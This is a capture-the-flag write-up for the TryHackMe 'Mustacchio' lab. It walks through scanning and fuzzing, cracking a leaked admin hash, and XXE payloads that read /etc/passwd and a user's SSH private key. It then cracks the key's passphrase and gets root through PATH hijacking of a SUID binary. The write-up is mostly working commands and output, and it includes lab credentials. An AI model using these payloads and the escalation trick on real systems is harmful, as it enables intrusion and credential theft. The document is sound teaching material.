Link: https://tryhackme.com/room/mustacchio ↗
Recon#
# Nmap 7.92 scan initiated Sun Aug 23 19:46:29 2026 as: nmap -sC -sV --reason -p- -T5 -oN mustacchio.nmap -v 10.49.154.45
Nmap scan report for 10.49.154.45
Host is up, received echo-reply ttl 62 (0.15s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 62 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp   open  http    syn-ack ttl 62 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Mustacchio | Home
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
8765/tcp open  http    syn-ack ttl 62 nginx 1.10.3 (Ubuntu)
|_http-title: Mustacchio | Login
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.10.3 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug 23 19:50:09 2026 -- 1 IP address (1 host up) scanned in 220.46 secondsSSH is open and web is open on ports 80 and 8765.
Let’s do some enumeration with ffuf.
❯ ffuf -c -w /opt/SecLists/Discovery/Web-Content/combined_words.txt -u 'http://10.49.154.45/FUZZ'
...
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 3871ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 3873ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4882ms]
custom                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 113ms]
fonts                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 75ms]
images                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 97ms]
index.html              [Status: 200, Size: 1752, Words: 77, Lines: 73, Duration: 90ms]
robots.txt              [Status: 200, Size: 28, Words: 3, Lines: 3, Duration: 85ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 87ms]
.html                   [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 90ms]
...Visiting the machine ip, we are greeted with a fun website.

Not much useful information in here tho.

We get a backup file at /custom/js/users.bak. Let’s see whats in there:
❯ file users.bak
users.bak: SQLite 3.x database, last written using SQLite version 3034001, file counter 2, database pages 2, cookie 0x1, schema 4, UTF-8, version-valid-for 2
❯ sqlite3 users.bak
SQLite version 3.51.2 2026-01-09 17:27:48
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from users;
admin|1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
sqlite> .exitWe get a username and hashed password.

We are able to get the password easily using crackstation.net.
Credentials: admin:bulldog19
Visit [machine ip]:8765 and use these credentials to login.

Inspecting the source code, We see the following comment. From this we can assume there is a user named barry.
<!-- Barry, you can now SSH in using your key!-->Exploitation#

We are greeted with a website where we can add comments.
Adding some random text we get the following output:

and an empty input gives us the following message:

From this we can understand, the website takes input in the form of XML with 3 fields, processes it and give output.


This makes this website a potential target for an XXE attack.
Let’s use the following payload to try to get the /etc/passwd file:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]>
<comment>
<name>Joe Hamd</name>
<author>Barry Clad</author>
<com>&test;</com>
</comment>
It works and the output confirms our suspicion of the existence of the user barry. Let’s try to get the ssh key of that user.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///home/barry/.ssh/id_rsa'>]>
<comment>
<name>Joe Hamd</name>
<author>Barry Clad</author>
<com>&test;</com>
</comment>
We are able to retrieve the SSH key of the user.
 -----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E

jqDJP+blUr+xMlASYB9t4gFyMl9VugHQJAylGZE6J/b1nG57eGYOM8wdZvVMGrfN
====REDACTED====
7mxN/N5LlosTefJnlhdIhIDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD
-----END RSA PRIVATE KEY-----But it looks like it’s encrypted with a passphrase. Let’s try to crack it using John.
❯ ssh2john id_rsa_barry > hash.txt
❯ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames       (id_rsa)
1g 0:00:00:01 DONE (2026-08-24 00:34) 0.8264g/s 2455Kp/s 2455Kc/s 2455KC/s urieljr.k..urielandrea
Use the "--show" option to display all of the cracked passwords reliably
Session completed.We get the passphrase: urieljames
Let’s use the ssh key to login to the machine as the user barry:
❯ ssh -i id_rsa_barry barry@10.49.166.138
Enter passphrase for key 'id_rsa_barry':
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)
barry@mustacchio:~$ ls
user.txt
barry@mustacchio:~$ cat user.txt
====REDACTED====We are able to get the user flag from here.
Privilege Escalation#
Searching for SUID binaries, we find
barry@mustacchio:~$ find / -perm -u=s 2>/dev/null
...
/home/joe/live_log
...The binary /home/joe/live_log has the SUID bit set and is owned by root. Executing it produced no visible output. Using the strings command, I discovered it was executing tail -f /var/log/nginx/access.log.
barry@mustacchio:~$ ls -l /home/joe/live_log
-rwsr-xr-x 1 root root 16832 Jun 12  2021 /home/joe/live_log
barry@mustacchio:~$ strings /home/joe/live_log
...
Live Nginx Log Reader
tail -f /var/log/nginx/access.log
...The binary used the relative command tail instead of the absolute path /usr/bin/tail. This made it vulnerable to a PATH hijacking attack. I could create a malicious file named tail in a directory I control and prepend that directory to the PATH environment variable.
Let’s create a simple script that will execute /bin/bash and name it tail and also gave it execution permissions.
barry@mustacchio:~$ nano /tmp/tail
barry@mustacchio:~$ cat /tmp/tail
#!/bin/bash
/bin/bash
barry@mustacchio:~$ chmod +x /tmp/tailthen modify the PATH environment variable to prioritize /tmp and then execute the live_log binary.
barry@mustacchio:~$ export PATH=/tmp:$PATH
barry@mustacchio:~$ cd /home/joe/
barry@mustacchio:/home/joe$ ./live_logWe get shell as root:
root@mustacchio:/home/joe# id
uid=0(root) gid=0(root) groups=0(root),1003(barry)
root@mustacchio:/home/joe# cd /root
root@mustacchio:/root# ls
root.txt
root@mustacchio:/root# cat root.txt
====REDACTED====And the root flag!! :)